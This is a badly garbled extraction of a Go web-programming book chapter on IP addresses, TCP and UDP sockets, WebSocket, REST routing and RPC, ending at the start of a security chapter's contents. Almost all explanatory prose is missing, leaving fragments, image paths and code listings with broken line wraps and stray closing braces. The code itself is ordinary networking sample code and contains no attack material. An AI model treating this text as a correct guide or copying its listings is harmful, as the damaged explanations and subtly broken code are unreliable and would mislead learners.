IPv4 32.232. Internet IP IPv4 IP

127.0.0.1 172.122.121.111

IPv6

IPv6 IPv4 IPv6 128 IPv6 11000 IPv6

IPv4 IP QoS

2002:c0e8:82e7:0:0:0:c0e8:82e7

Go IP

Go net IP

```
type IP []byte
```

net IP

ParseIP(s string) IP IPv4 IPv6 IP

```
package main
import (
    "net"
    "os"
    "fmt"
)
func main() {
    if len(os.Args) != 2 {
        fmt.Fprintf(os.Stderr, "Usage: %s ip-addr\n", os.Args[0])
        os.Exit(1)
    }
    name := os.Args[1]
    addr := net.ParseIP(name)
    if addr == nil {
        fmt.Println("Invalid address")
    } else {
        fmt.Println("The address is ", addr.String())
    }
    os.Exit(0)
}
```

IPIP

TCP Socket

Go net

TCPConn

```
func (c *TCPConn) Write(b []byte) (n int, err os.Error)
func (c *TCPConn) Read(b []byte) (n int, err os.Error)
```

TCPConn

TCPAddr TCP

```
type TCPAddr struct {
    IP IP
    Port int
}
```

Go ResolveTCPAddr

TCPAddr

```
func ResolveTCPAddr(net, addr string) (*TCPAddr, os.Error)
```

- net"tcp4""tcp6""tcp"TCP(IPv4-only),TCP(IPv6-only)TCP(IPv4,IPv6)
- addrIP"www.google.com:80""127.0.0.1:22"

TCP client

Gonet

DialTCP TCP

TCPConn

TCPConn

TCPConn

```
func DialTCP(net string, laddr, raddr *TCPAddr) (c *TCPConn, err os
.Error)
```

- net"tcp4""tcp6""tcp"TCP(IPv4-only),TCP(IPv6-only)TCP(IPv4,IPv6)
- laddrnil
- raddr

HTTPWebhttp

```
"HEAD / HTTP/1.0\r\n\r\n"
```

```
HTTP/1.0 200 OK
ETag: "-9985996"
Last-Modified: Thu, 25 Mar 2010 17:51:10 GMT
Content-Length: 18074
Connection: close
Date: Sat, 28 Aug 2010 00:43:48 GMT
Server: lighttpd/1.4.23
```

```
package main

import (
    "fmt"
    "io/ioutil"
    "net"
    "os"
)
```

```

func main() {
    if len(os.Args) != 2 {
        fmt.Fprintf(os.Stderr, "Usage: %s host:port ", os.Args[0])
        os.Exit(1)
    }
    service := os.Args[1]
    tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
    checkError(err)
    conn, err := net.DialTCP("tcp", nil, tcpAddr)
    checkError(err)
    _, err = conn.Write([]byte("HEAD / HTTP/1.0\r\n\r\n"))
    checkError(err)
    result, err := ioutil.ReadAll(conn)
    checkError(err)
    fmt.Println(string(result))
    os.Exit(0)
}
func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
        os.Exit(1)
    }
}
}

```

```

service net.ResolveTCPAddr tcpAddr tcpAddr DialTCP TCP conn
conn ioutil.ReadAll conn

```

TCP server

TCPnetnet

```

func ListenTCP(net string, laddr *TCPAddr) (l *TCPListener, err os.
Error)
func (l *TCPListener) Accept() (c Conn, err os.Error)

```

DialTCP7777

```

package main

```

```

import (
    "fmt"
    "net"
    "os"
    "time"
)

func main() {
    service := ":7777"
    tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
    checkError(err)
    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)
    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        daytime := time.Now().String()
        conn.Write([]byte(daytime)) // don't care about return value

        conn.Close()              // we're finished with this cli
ent
    }
}

func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
        os.Exit(1)
    }
}
}

```

Accept

for continue

Gogoroutine

```

package main

import (
    "fmt"
    "net"

```

```

    "os"
    "time"
)

func main() {
    service := ":1200"
    tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
    checkError(err)
    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)
    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        go handleClient(conn)
    }
}

func handleClient(conn net.Conn) {
    defer conn.Close()
    daytime := time.Now().String()
    conn.Write([]byte(daytime)) // don't care about return value
    // we're finished with this client
}

func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
        os.Exit(1)
    }
}
}

```

handleClient

go goroutine

```

package main

import (
    "fmt"
    "net"
    "os"
    "time"

```



```

    "strconv"
)

func main() {
    service := ":1200"
    tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
    checkError(err)
    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)
    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        go handleClient(conn)
    }
}

func handleClient(conn net.Conn) {
    conn.SetReadDeadline(time.Now().Add(2 * time.Minute)) // set 2
minutes timeout
    request := make([]byte, 128) // set maxium request length to 12
8B to prevent flood attack
    defer conn.Close() // close connection before exit
    for {
        read_len, err := conn.Read(request)

        if err != nil {
            fmt.Println(err)
            break
        }

        if read_len == 0 {
            break // connection already closed by client
        } else if string(request) == "timestamp" {
            daytime := strconv.FormatInt(time.Now().Unix(), 10)
            conn.Write([]byte(daytime))
        } else {
            daytime := time.Now().String()
            conn.Write([]byte(daytime))
        }

        request = make([]byte, 128) // clear last read content
    }
}

```

```

func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
        os.Exit(1)
    }
}

```

```

conn.Read()          conn.SetReadDeadline()    conn for
request flood attackrequest    conn.Read() append

```

TCP

TCP

```

func DialTimeout(net, addr string, timeout time.Duration) (Conn, error)

```

```

func (c *TCPConn) SetReadDeadline(t time.Time) error
func (c *TCPConn) SetWriteDeadline(t time.Time) error

```

/

```

func (c *TCPConn) SetKeepAlive(keepalive bool) os.Error

```

TCP

net

UDP Socket

GoUDP SocketTCP SocketUDPAcceptTCPUDPUDP

```

func ResolveUDPAddr(net, addr string) (*UDPAddr, os.Error)
func DialUDP(net string, laddr, raddr *UDPAddr) (c *UDPConn, err os
.Error)
func ListenUDP(net string, laddr *UDPAddr) (c *UDPConn, err os.Erro
r)
func (c *UDPConn) ReadFromUDP(b []byte) (n int, addr *UDPAddr, err
os.Error)
func (c *UDPConn) WriteToUDP(b []byte, addr *UDPAddr) (n int, err o
s.Error)

```

UDPTCPUDP

```

package main

import (
    "fmt"
    "net"
    "os"
)

func main() {
    if len(os.Args) != 2 {
        fmt.Fprintf(os.Stderr, "Usage: %s host:port", os.Args[0])
        os.Exit(1)
    }
    service := os.Args[1]
    udpAddr, err := net.ResolveUDPAddr("udp4", service)
    checkError(err)
    conn, err := net.DialUDP("udp", nil, udpAddr)
    checkError(err)
    _, err = conn.Write([]byte("anything"))
    checkError(err)
    var buf [512]byte
    n, err := conn.Read(buf[0:])
    checkError(err)
    fmt.Println(string(buf[0:n]))
    os.Exit(0)
}

func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error ", err.Error())
        os.Exit(1)
    }
}

```

```
}  
}
```

UDP

```
package main  
  
import (  
    "fmt"  
    "net"  
    "os"  
    "time"  
)  
  
func main() {  
    service := ":1200"  
    udpAddr, err := net.ResolveUDPAddr("udp4", service)  
    checkError(err)  
    conn, err := net.ListenUDP("udp", udpAddr)  
    checkError(err)  
    for {  
        handleClient(conn)  
    }  
}  
func handleClient(conn *net.UDPConn) {  
    var buf [512]byte  
    _, addr, err := conn.ReadFromUDP(buf[0:])  
    if err != nil {  
        return  
    }  
    daytime := time.Now().String()  
    conn.WriteToUDP([]byte(daytime), addr)  
}  
func checkError(err error) {  
    if err != nil {  
        fmt.Fprintf(os.Stderr, "Fatal error ", err.Error())  
        os.Exit(1)  
    }  
}
```

TCPUDP SocketGoSocketGoSocket

links

-
- : [Web](#)
- : [WebSocket](#)

8.2 WebSocket


WebSocketHTML5socketFirefoxGoogle ChromeSafari

WebSocket""HTTP Request""

WebSocketJavaScriptTCP SocketWeb
HTTP

- WebTCP
- Websocketweb(push)
-

WebSocket URLws://wss://SSLWebSocketHTTP
JavaScriptsocket



8.2 WebSocket

WebSocket

WebSokethandshake"\x00""\xFF"WebSocket

WebSocket""(handshaking)

```
Request URL: ws://127.0.0.1:9999/
Request Method: GET
Status Code: 101 Switching Protocols
▼ Request Headers view source
  Connection: Upgrade
  Host: 127.0.0.1:9999
  Origin: http://asta
  Sec-WebSocket-Extensions: x-webkit-deflate-frame
  Sec-WebSocket-Key: f7cb4ezEA16C3wRaU6J0RA==
  Sec-WebSocket-Version: 13
  Upgrade: websocket
  (Key3): 00:00:00:00:00:00:00:00
▼ Response Headers view source
  Connection: Upgrade
  Sec-WebSocket-Accept: rE91AJhfC+6JdVcVX0GJEADeJdQ=
  Upgrade: websocket
  (Challenge Response): 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
```

8.3 WebSocketrequestresponse

"Sec-WebSocket-Key"base64

```
258EAFa5 - E914 - 47DA - 95CA - C5AB0DC85B11
```

```
f7cb4ezEA16C3wRaU6J0RA==
```

```
f7cb4ezEA16C3wRaU6J0RA==258EAFa5 - E914 - 47DA - 95CA - C5AB0DC85B11
```

sha12base64

```
rE91AJhfC+6JdVcVX0GJEADeJdQ=
```

```
Sec-WebSocket-Accept
```

Go WebSocket

```
go get code.google.com/p/go.net/websocket
```

WebSocketWebSocketPush

```
<html>
<head></head>
<body>
  <script type="text/javascript">
    var sock = null;
    var wsuri = "ws://127.0.0.1:1234";

    window.onload = function() {

      console.log("onload");

      sock = new WebSocket(wsuri);

      sock.onopen = function() {
        console.log("connected to " + wsuri);
      }

      sock.onclose = function(e) {
        console.log("connection closed (" + e.code + ")");
      }

      sock.onmessage = function(e) {
        console.log("message received: " + e.data);
      }
    };

    function send() {
      var msg = document.getElementById('message').value;
      sock.send(msg);
    };
  </script>
  <h1>WebSocket Echo Test</h1>
  <form>
    <p>
      Message: <input id="message" type="text" value="Hello,
world!">
    </p>
  </form>
```



```
<button onclick="send();">Send Message</button>
</body>
</html>
```

JSWebSocketsockWebScoketonopen

- 1onopen
- 2onmessage
- 3onerror
- 4onclose

```
package main

import (
    "golang.org/x/net/websocket"
    "fmt"
    "log"
    "net/http"
)

func Echo(ws *websocket.Conn) {
    var err error

    for {
        var reply string

        if err = websocket.Message.Receive(ws, &reply); err != nil
        {
            fmt.Println("Can't receive")
            break
        }

        fmt.Println("Received back from client: " + reply)

        msg := "Received: " + reply
        fmt.Println("Sending to client: " + msg)

        if err = websocket.Message.Send(ws, msg); err != nil {
            fmt.Println("Can't send")
        }
    }
}
```

```
        break
    }
}

func main() {
    http.Handle("/", websocket.Handler(Echo))

    if err := http.ListenAndServe(":1234", nil); err != nil {
        log.Fatal("ListenAndServe:", err)
    }
}
```

SendReceiveSend

```
F:\yunio\gopath\src\websocket>main.exe|
Can't receive
Received back from client: Hello, world!
Sending to client: Received: Hello, world!
```

8.4 WebSocket

WebSocketGonetHTML5WebSocketWeb

links

-
- : [Socket](#)
- : [REST](#)

8.3 REST

RESTfulGo

REST

REST(Representational State Transfer)2000Roy Thomas FieldingHTTP
RESTful

REST

- Resources REST"

URIURI

- Representation

txthtmljsonxmljpgpng

URIHTTPAcceptContent-Type"

- State Transfer

HTTP

HTTPHTTPGETPOSTPUTDELETEGETPOSTPUT
DELETE

RESTful


- 1URI
- 2
- 3HTTP"

WebREST

REST

REST

Implementation




8.5 REST

RESTRESTREST

REST

Scaling



8.6 REST

RESTful

GoRESTRESTfulwebHTTP
RESTREST

net/http RESTRESTmethod

LEVEL 0



LEVEL 1



LEVEL 2



8.7 REST

RESTlevelRESTfulRESTfulRESTful
 HTTP GET POST

DELETE PUT HTTP

- HTML GET POST Ajax PUT DELETE
- HTTP PUT DELETE PUT DELETE POSTRESTfulPOSTHTTP

POST _method PUT DELETE RESTGo
 RESTfulRESTful

```

package main

import (
    "fmt"
    "github.com/julienschmidt/httprouter"
    "log"
    "net/http"
)

func Index(w http.ResponseWriter, r *http.Request, _ httprouter
.Params) {
    fmt.Fprint(w, "Welcome!\n")
}

func Hello(w http.ResponseWriter, r *http.Request, ps httproute
r.Params) {

```

```

    fmt.Fprintf(w, "hello, %s!\n", ps.ByName("name"))
}

func getuser(w http.ResponseWriter, r *http.Request, ps httprou
ter.Params) {
    uid := ps.ByName("uid")
    fmt.Fprintf(w, "you are get user %s", uid)
}

func modifyuser(w http.ResponseWriter, r *http.Request, ps http
router.Params) {
    uid := ps.ByName("uid")
    fmt.Fprintf(w, "you are modify user %s", uid)
}

func deleteuser(w http.ResponseWriter, r *http.Request, ps http
router.Params) {
    uid := ps.ByName("uid")
    fmt.Fprintf(w, "you are delete user %s", uid)
}

func adduser(w http.ResponseWriter, r *http.Request, ps httprou
ter.Params) {
    // uid := r.FormValue("uid")
    uid := ps.ByName("uid")
    fmt.Fprintf(w, "you are add user %s", uid)
}

func main() {
    router := httprouter.New()
    router.GET("/", Index)
    router.GET("/hello/:name", Hello)

    router.GET("/user/:uid", getuser)
    router.POST("/adduser/:uid", adduser)
    router.DELETE("/deluser/:uid", deleteuser)
    router.PUT("/moduser/:uid", modifyuser)

    log.Fatal(http.ListenAndServe(":8080", router))
}

```

RESTmethod

github.com/julienschmidt/httprouter REST

RESTWWWHTTPURIWebURIHTTP
InternetRESTWebGoRESTmethodhandleREST

links

-
- : [WebSocket](#)
- : [RPC](#)


8.4 RPC

SocketHTTPSocketsHTTP""

RPC

RPCRemote Procedure Call Protocol TCP
UDPOSIRPCRPC

RPC



远程过程调用流程图

8.8 RPC

RPC10

- 1.
- 2.
- 3.
- 4.
- 5.
- 6.
- 7.
- 8.
- 9.
- 10.

Go RPC

GoRPCRPCHTTPJSONRPCGoRPCRPCRPCGo
Go

Go RPC

- ()
-
-
- error

RPC

```
func (t *T) MethodName(argType T1, replyType *T2) error
```

TT1T2 `encoding/gob` /

RPCGo RPCHTTPTCPHTTP

`net/http`

HTTP RPC

http

```
package main

import (
    "errors"
    "fmt"
    "net/http"
    "net/rpc"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}
```

```

}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
    *reply = args.A * args.B
    return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
    if args.B == 0 {
        return errors.New("divide by zero")
    }
    quo.Quo = args.A / args.B
    quo.Rem = args.A % args.B
    return nil
}

func main() {

    arith := new(Arith)
    rpc.Register(arith)
    rpc.HandleHTTP()

    err := http.ListenAndServe(":1234", nil)
    if err != nil {
        fmt.Println(err.Error())
    }
}

```

ArithRPC

rpc.HandleHTTP HTTPhttp

```

package main

import (
    "fmt"
    "log"
    "net/rpc"
    "os"
)

```

```

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

func main() {
    if len(os.Args) != 2 {
        fmt.Println("Usage: ", os.Args[0], "server")
        os.Exit(1)
    }
    serverAddress := os.Args[1]

    client, err := rpc.DialHTTP("tcp", serverAddress+":1234")
    if err != nil {
        log.Fatal("dialing:", err)
    }
    // Synchronous call
    args := Args{17, 8}
    var reply int
    err = client.Call("Arith.Multiply", args, &reply)
    if err != nil {
        log.Fatal("arith error:", err)
    }
    fmt.Printf("Arith: %d*%d=%d\n", args.A, args.B, reply)

    var quot Quotient
    err = client.Call("Arith.Divide", args, &quot)
    if err != nil {
        log.Fatal("arith error:", err)
    }
    fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B, qu
ot.Quo, quot.Rem)
}

```

```

$ ./http_c localhost
Arith: 17*8=136
Arith: 17/8=2 remainder 1

```

struct

client.Call CallGoRPC

TCP RPC

HTTPRPCTCPRPC

```
package main

import (
    "errors"
    "fmt"
    "net"
    "net/rpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
    *reply = args.A * args.B
    return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
    if args.B == 0 {
        return errors.New("divide by zero")
    }
    quo.Quo = args.A / args.B
    quo.Rem = args.A % args.B
    return nil
}

func main() {
```

```

arith := new(Arith)
rpc.Register(arith)

tcpAddr, err := net.ResolveTCPAddr("tcp", ":1234")
checkError(err)

listener, err := net.ListenTCP("tcp", tcpAddr)
checkError(err)

for {
    conn, err := listener.Accept()
    if err != nil {
        continue
    }
    rpc.ServeConn(conn)
}

}

func checkError(err error) {
    if err != nil {
        fmt.Println("Fatal error ", err.Error())
        os.Exit(1)
    }
}
}

```

httpTCPrpc

goroutinesocketgoroutine TCPRPC

```

package main

import (
    "fmt"
    "log"
    "net/rpc"
    "os"
)

type Args struct {
    A, B int
}

```

```

type Quotient struct {
    Quo, Rem int
}

func main() {
    if len(os.Args) != 2 {
        fmt.Println("Usage: ", os.Args[0], "server:port")
        os.Exit(1)
    }
    service := os.Args[1]

    client, err := rpc.Dial("tcp", service)
    if err != nil {
        log.Fatal("dialing:", err)
    }
    // Synchronous call
    args := Args{17, 8}
    var reply int
    err = client.Call("Arith.Multiply", args, &reply)
    if err != nil {
        log.Fatal("arith error:", err)
    }
    fmt.Printf("Arith: %d*%d=%d\n", args.A, args.B, reply)

    var quot Quotient
    err = client.Call("Arith.Divide", args, &quot)
    if err != nil {
        log.Fatal("arith error:", err)
    }
    fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B, qu
ot.Quo, quot.Rem)
}

```

httpDialHTTPTDial(tcp)

JSON RPC

JSON RPCJSONgobRPCGojson-rpc

```

package main

```

```

import (
    "errors"
    "fmt"
    "net"
    "net/rpc"
    "net/rpc/jsonrpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
    *reply = args.A * args.B
    return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
    if args.B == 0 {
        return errors.New("divide by zero")
    }
    quo.Quo = args.A / args.B
    quo.Rem = args.A % args.B
    return nil
}

func main() {

    arith := new(Arith)
    rpc.Register(arith)

    tcpAddr, err := net.ResolveTCPAddr("tcp", ":1234")
    checkError(err)

    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)

    for {
        conn, err := listener.Accept()

```



```

        if err != nil {
            continue
        }
        jsonrpc.ServeConn(conn)
    }
}

func checkError(err error) {
    if err != nil {
        fmt.Println("Fatal error ", err.Error())
        os.Exit(1)
    }
}

```

json-rpcTCPHTTP

```

package main

import (
    "fmt"
    "log"
    "net/rpc/jsonrpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

func main() {
    if len(os.Args) != 2 {
        fmt.Println("Usage: ", os.Args[0], "server:port")
        log.Fatal(1)
    }
    service := os.Args[1]

```

```

client, err := jsonrpc.Dial("tcp", service)
if err != nil {
    log.Fatal("dialing:", err)
}
// Synchronous call
args := Args{17, 8}
var reply int
err = client.Call("Arith.Multiply", args, &reply)
if err != nil {
    log.Fatal("arith error:", err)
}
fmt.Printf("Arith: %d*%d=%d\n", args.A, args.B, reply)

var quot Quotient
err = client.Call("Arith.Divide", args, &quot)
if err != nil {
    log.Fatal("arith error:", err)
}
fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B, qu
ot.Quo, quot.Rem)
}

```

GoRPC HTTP TCP JSON RPC WebGo SOAP RPC

links

-
- : [REST](#)
- :

8.5

Socket socket HTML5 WebSocket push

ajaxRESTAPIGonet

links

-
- : [RPC](#)
- :

9

WebWebWebCSDNWeb

Go

Web(XSS)SQL9.3


9.4

9.2

9.1CSRF

WebCSDN9.5

9.6



links

-
- :
- : [CSRF](#)

9.1 CSRF

CSRF

